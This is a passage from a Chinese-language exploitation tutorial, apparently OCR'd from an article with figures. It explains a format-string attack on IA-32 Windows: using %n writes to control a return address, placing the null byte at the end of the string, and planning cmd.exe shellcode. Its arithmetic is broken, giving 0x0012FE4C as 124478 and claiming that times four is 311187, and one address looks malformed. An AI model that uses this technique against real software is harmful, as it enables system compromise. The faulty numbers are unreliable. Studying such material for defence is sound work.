


图 20

现在 ECX 已经指向比较大的数值，但它依然还不足以指向我们的代码，因此我们还需要构造更大字符串，如图 21 所示。




图 21

输出结果如图 22 所示。




图 22

现在 ECX 指向 00620CB，如图 23 所示。




图 23

距离我们的目标依然还是不够，现在我们使用计算器来计算 ECX 的结尾地址（你可能还记得 0012FE4C 这个地址），将 0x0012FE4C 转换成十进制数后得到 124478，然后乘以 4（因为共有 4 部分）得到结果 311187，如图 24 所示。




图 24

因此我们可以这样做，如图 25 所示。




图 25

输出结果如图 26 所示。

现在 ECX 指向 0012FE60，距离成功又更进一步了。这个值确实足够大了，在经典的栈溢出利用中常利用返回地址来改变程

序的执行流程，如果我们使用这一包括 null 字节的地址来覆盖的话，就可能将字符串截断，那么我是不是就不能使用这一返回地址了呢？逻辑上我并不能在字符串的起始处使用它，但在末尾却是可以的。因为 IA-32 是小端法体系结构，存储在内存中的数据均会被反序，比如 ABYS 会以 SYBA 的形式存储，因此 NULL 字节放在末尾是没有影响的！现在我们更改格式化参数的数量，同时指向返回地址的指针必须指向构造的字符串的结尾。为此，我们可以使用 35 字节的 shellcode 来执行 cmd.exe。现在使用 35 个 C 来代替 shellcode 重新构造字符串，如图 27 所示。




图 26




图 27

35 C + 格式化参数 + 311187(move) + %n(write) + BBBB，其中 4 字节 B 字符就是我们的返回地址。但当按下回车键之后，笔者发现调试器里的 EAX 并不再受控制了，如图 28 所示。

